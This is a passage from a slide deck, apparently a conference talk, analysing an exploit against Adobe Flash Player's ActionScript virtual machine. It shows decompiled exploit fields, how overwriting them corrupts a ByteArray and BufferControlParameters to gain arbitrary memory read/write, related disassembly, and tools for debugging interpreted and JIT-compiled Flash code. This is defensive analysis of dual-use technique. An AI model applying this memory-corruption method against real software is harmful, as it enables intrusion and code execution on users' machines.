            this.u0 = this.u1;
        }
    }
```

this.u5 – points to BA object


this.u5-1 – converts atom and retrieves pointer from object

It is used later to corrupt BA and get arbitrary Read / Write



```
namespace AtomConstants
{
    /**
     * @name Atom types
     * These are the type values that appear in the bottom
     * 3 bits of an atom.
     */
    /*@{*/
    // cannot use 0 as tag, breaks atomWriteBarrier
    const Atom kUnusedAtomTag     = 0;
    const Atom kObjectType        = 1;  // null=1
    const Atom kStringType        = 2;  // null=2
    const Atom kNamespaceType     = 3;  // null=3
    const Atom kSpecialBibopType  = 4;  // undefined=4, payload=bibopPointer
    const Atom kBooleanType       = 5;  // false=5 true=13
    const Atom kIntptrType        = 6;
    const Atom kDoubleType        = 7;
    /*@}*/
```

Exploitation




```
class C0
{
    var u0:uint;
    var u1:uint;
    var u2:uint;
    var u3:uint;
    var u4:uint;
    var u5:uint;
    var u6:uint;
    var u7:uint;

    function C0()
    {
        super();
    }

    function f1() : *
    {
        Main.var100("");
    }

    function f2() : *
    {
        if(!Main.var12)
        {
            Main.var8 = false;
        }
        if(this.u5 > 1)
        {
            this.u3 = this.u5 - 1;
        }
        if(this.u1)
        {
            this.u0 = this.u1;
        }
    }
```

But arbitrary Read / Write is already achieved with ability to overwrite this.u0

Points to ??_7BufferControlParameters@psdk@@6B@

Exploitation

Overwriting BufferControlParameters can enable arbitrary Read / Write



```
BufferControlParameters_get_initialBufferTime proc near

arg_8= dword ptr  0Ch

; FUNCTION CHUNK AT 00FFF7DB SIZE 00000021 BYTES

mov     eax, [esp+arg_8]
mov     ecx, [eax]
jmp     loc_FFF7DB
BufferControlParameters_get_initialBufferTime endp
```

```
; START OF FUNCTION CHUNK FOR BufferControlParameters_get_initialBufferTime

loc_FFF7DB:
push    esi
mov     esi, ecx
cmp     dword ptr [esi+10h], 0
jnz     short loc_FFF7F4
```

```
mov     eax, [esi+8]
mov     ecx, [eax+4]
push    7D4h
call    sub_1609430
```

```
loc_FFF7F4:
mov     eax, [esi+10h]
fld     qword ptr [eax+8]
pop     esi
retn
; END OF FUNCTION CHUNK FOR BufferControlParameters_get_initialBufferTime
```

```
; int __stdcall BufferControlParameters_set_initialBufferTime(double)
BufferControlParameters_set_initialBufferTime proc near

arg_0= qword ptr  4

push    esi
mov     esi, ecx
cmp     dword ptr [esi+10h], 0
jnz     short loc_FFF7CD
```

```
mov     eax, [esi+8]
mov     ecx, [eax+4]
push    7D4h
call    sub_1609430
```

```
loc_FFF7CD:
mov     eax, [esi+10h]
fld     [esp+4+arg_0]
fstp    qword ptr [eax+8]
pop     esi
retn    8
BufferControlParameters_set_initialBufferTime endp
```

Why target the interpretation mode?


- While vulnerability is present in code verification, which is common for interpreted and JIT mode, it can’t be exploited in JIT mode
- Exception handler will not be compiled in JIT mode


Analysis

- How was it possible for us to quickly analyze this exploit?

Analysis

- How was it possible for us to quickly analyze this exploit?
- Debugging of interpreted code
  - avmplus::interpBoxed – main function responsible for interpretation





```
off_10F5118 dd offset next_instr, offset L_throw, offset L_getsuper, offset L_setsuper
                                        ; DATA XREF: avmplus::interpBoxed(avmplus::MethodEnv *,int,int
dd offset L_ifeq_ll, offset L_dxnslate, offset L_kill, offset L_ifnlt ; jump table for switch statement
dd offset L_ifstricteq_ll, offset L_ifngt, offset L_ifnge, offset L_jump
dd offset L_lix8, offset L_iffalse, offset L_ifeq, offset L_ifne, offset L_ifle_lb
dd offset L_ifle, offset L_ifgt, offset L_ifge, offset L_debugenter, offset L_ifstrictne
dd offset L_lookupswitch, offset L_pushwith, offset L_popscope, offset L_nextname
dd offset L_hasnext, offset L_pushnull, offset L_pushundefined, offset L_nextvalue
dd offset loc_10F4D18, offset loc_10F4ABF, offset L_ifeq_lb, offset L_pushfalse
dd offset L_pushnan, offset L_pop, offset L_findpropglobalstrict, offset L_swap
dd offset L_pushstring, offset loc_10F18C4, offset loc_10F18F9, offset L_pushdouble
dd offset L_pushscope, offset L_pushnamespace, offset L_hasnext2, offset L_li8
dd offset L_li16, offset L_li32, offset L_lf32, offset L_lf64, offset L_si8
dd offset L_si16, offset L_ifstricteq_lb, offset L_sf32, offset L_sf64
dd offset L_newfunction, offset L_call, offset L_construct, offset L_callmethod
dd offset L_callstatic, offset L_callsuper, offset L_callproperty, offset L_returnvoid
dd offset L_returnvalue, offset L_modulo_ll, offset L_constructprop, offset L_callproplex
dd offset L_callsupervoid, offset L_ifge_ll, offset L_sxi1, offset L_sxi8
dd offset L_sxi16, offset L_applytype, offset L_newobject, offset L_newarray
dd offset L_newactivation, offset L_findpropglobal, offset L_getdescendants
dd offset L_newcatch, offset L_findpropstrict, offset L_subtract_ll, offset L_finddef
dd offset L_getlex, offset L_setproperty, offset L_iflt_lb, offset L_setlocal
dd offset L_ifnle_lb, offset L_ifgt_lb, offset L_getproperty, offset L_getouterscope
dd offset L_initproperty, offset L_deleteproperty, offset L_getslot, offset L_setslot
dd offset L_getglobalslot, offset L_setglobalslot, offset L_convert_s
dd offset L_esc_xelem, offset L_esc_xattr, offset L_convert_i, offset L_convert_u
dd offset L_convert_d, offset L_convert_b, offset L_convert_o, offset L_checkfilter
dd offset L_coerce, offset L_coerce_s, offset L_astype, offset L_astypelate
dd offset L_coerce_o, offset L_negate, offset L_increment, offset L_inclocal
dd offset L_decrement, offset L_declocal, offset L_typeof, offset L_not
```

Analysis

- How was it possible for us to quickly analyze this exploit?
- Debugging of interpreted code
  - avmplus::interpBoxed – main function responsible for interpretation
- Debugging of JIT code?


> “Debugging with JIT code is a nightmare for analysts”
>
> - Jeong Wook Oh, “AVM Inception” - ShmooCon2012

JIT debugging - 2012

- First concept was presented by Haifei Li at REcon 2012, “Inside AVM”

- Set hooks before code is JIT compiled
  - AbcParser::parseMethodBodies
  - at the end of verifyOnCall

- Wasn’t ever released to public




```
0BADF00D [trace] method_body[744]    JITed at  0x02C42F13    {class,static,method} <q>[public]fl.controls::TextArea extends <q>[public]fl.core::UICo
0BADF00D [trace] method_body[676]    JITed at  0x02C42E8C    {class,static,method} <q>[public]fl.controls::ScrollBar extends <q>[public]fl.core::UIC
0BADF00D [trace] method_body[292]    JITed at  0x02C42A50    {class,static,method} <q>[public]fl.core::UIComponent extends <q>[public]flash.display:
0BADF00D [trace] method_body[27]     JITed at  0x02C42741    {class,static,method} <q>[public]fl.managers::StyleManager extends <q>[public]::Object
0BADF00D [trace] method_body[28]     JITed at  0x02C42402    {class,static,method} <q>[public]fl.managers::StyleManager extends <q>[public]::Object
0BADF00D [trace] method_body[325]    JITed at  0x02C42123    {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]::setSharedStyle
0BADF00D [trace] method_body[19]     interp    execution     {script_init} name: <q>[public]fl.core::InvalidationType, class: <q>[public]fl.core::In
0BADF00D [trace] method_body[17]     interp    execution     {class_static_init} <q>[public]fl.core::InvalidationType extends <q>[public]::Object
0BADF00D [trace] method_body[324]    JITed at  0x02C41F63    {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]::invalidate
0BADF00D [trace] method_body[345]    JITed at  0x02C41CB0    {instnc,method} <q>[public]fl.core::UIComponent => <q>[protected]fl.core:UIComponent::c
0BADF00D [trace] method_body[789]    JITed at  0x02C4140C    {instnc,method} <q>[public]fl.controls::TextArea => <q>[protected]fl.controls:TextArea:
0BADF00D [trace] method_body[337]    JITed at  0x02C41156    {instnc,method} <q>[public]fl.core::UIComponent => <q>[protected]fl.core:UIComponent::c
0BADF00D [trace] method_body[338]    JITed at  0x02C40CCA    {instnc,method} <q>[public]fl.core::UIComponent => <q>[protected]fl.core:UIComponent::c
0BADF00D [trace] method_body[300]    JITed at  0x02C40B58    {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]::setSize
0BADF00D [trace] method_body[105]    interp    execution     {script_init} name: <q>[public]fl.events::ComponentEvent, class: <q>[public]fl.events::
0BADF00D [trace] method_body[101]    interp    execution     {class_static_init} <q>[public]fl.events::ComponentEvent extends <q>[public]flash.event
0BADF00D [trace] method_body[102]    JITed at  0x02C40A45    {instnc,cnstrt} <q>[public]fl.events::ComponentEvent
0BADF00D [trace] method_body[308]    JITed at  0x02C40864    {instnc,method} <q>[public]fl.core::UIComponent => <q>[public]::move
0BADF00D [trace] method_body[790]    JITed at  0x02C405FD    {instnc,method} <q>[public]fl.controls::TextArea => <q>[protected]fl.controls:TextArea:
0BADF00D [trace] method_body[748]    JITed at  0x02C40566    {instnc,getter} <q>[public]fl.controls::TextArea => <q>[public]::enabled
0BADF00D [trace] method_body[298]    JITed at  0x02C404E0    {instnc,getter} <q>[public]fl.core::UIComponent => <q>[public]::enabled
0BADF00D [trace] method_body[924]    JITed at  0x02C40417    {instnc,cnstrt} <q>[public]fl.controls::UIScrollBar
0BADF00D [trace] method_body[677]    JITed at  0x02C401FF    {instnc,cnstrt} <q>[public]fl.controls::ScrollBar
0BADF00D [trace] method_body[48]     interp    execution     {script_init} name: <q>[public]fl.controls::ScrollBarDirection, class: <q>[public]fl.co
0BADF00D [trace] method_body[46]     interp    execution     {class_static_init} <q>[public]fl.controls::ScrollBarDirection extends <q>[public]::Obj
0BADF00D [trace] method_body[923]    JITed at  0x02C40086    {class,static,method} <q>[public]fl.controls::UIScrollBar extends <q>[public]fl.control
0BADF00D [trace] method_body[698]    JITed at  0x02C3F7A8    {instnc,method} <q>[public]fl.controls::ScrollBar => <q>[protected]fl.controls:ScrollBa
0BADF00D [trace] method_body[678]    JITed at  0x02C3F655    {instnc,method} <q>[public]fl.controls::ScrollBar => <q>[public]::setSize
0BADF00D [trace] method_body[863]    JITed at  0x02C3F2D0    {instnc,cnstrt} <q>[public]fl.controls::BaseButton
0BADF00D [trace] method_body[862]    JITed at  0x02C3F250    {class,static,method} <q>[public]fl.controls::BaseButton extends <q>[public]fl.core::UI
0BADF00D [trace] method_body[1]      interp    execution     {script_init} name: <q>[public]fl.managers::IFocusManagerComponent, class: <q>[public]f
0BADF00D [trace] method_body[0]      interp    execution     {class_static_init} <q>[public]fl.managers::IFocusManagerComponent
0BADF00D [trace] method_body[347]    JITed at  0x02C3F0B7    {instnc,method} <q>[public]fl.core::UIComponent => <q>[private]NULL::initializeFocusMan
0BADF00D [trace] method_body[872]    JITed at  0x02C3EE06    {instnc,method} <q>[public]fl.controls::BaseButton => <q>[protected]fl.controls:BaseBut
0BADF00D [trace] method_body[871]    JITed at  0x02C3EC9A    {instnc,method} <q>[public]fl.controls::BaseButton => <q>[public]::setMouseState
0BADF00D [trace] method_body[869]    JITed at  0x02C3EC24    {instnc,setter} <q>[public]fl.controls::BaseButton => <q>[public]::autoRepeat
0BADF00D [trace] method_body[327]    JITed at  0x02C3EB98    {instnc,setter} <q>[public]fl.core::UIComponent => <q>[public]::focusEnabled
!ASDebugger -d -s C:\asTest\symbol
Done
```

JIT debugging - 2014

- Sulo is not a debug plugin, but a Pin tool for Flash instrumentation, mainly for call tracing

- Uses similar concept shown by Haifei Li
  - Hooks needed functions
  - Also parses and implements many structures

- Supports only old versions of Flash
- Not very obvious how to get it to work with newer versions



Sulo

Sulo is a dynamic instrumentation tool for Adobe Flash Player. It is built on Pin.

Supported Flash versions

The following Flash Player builds are supported:

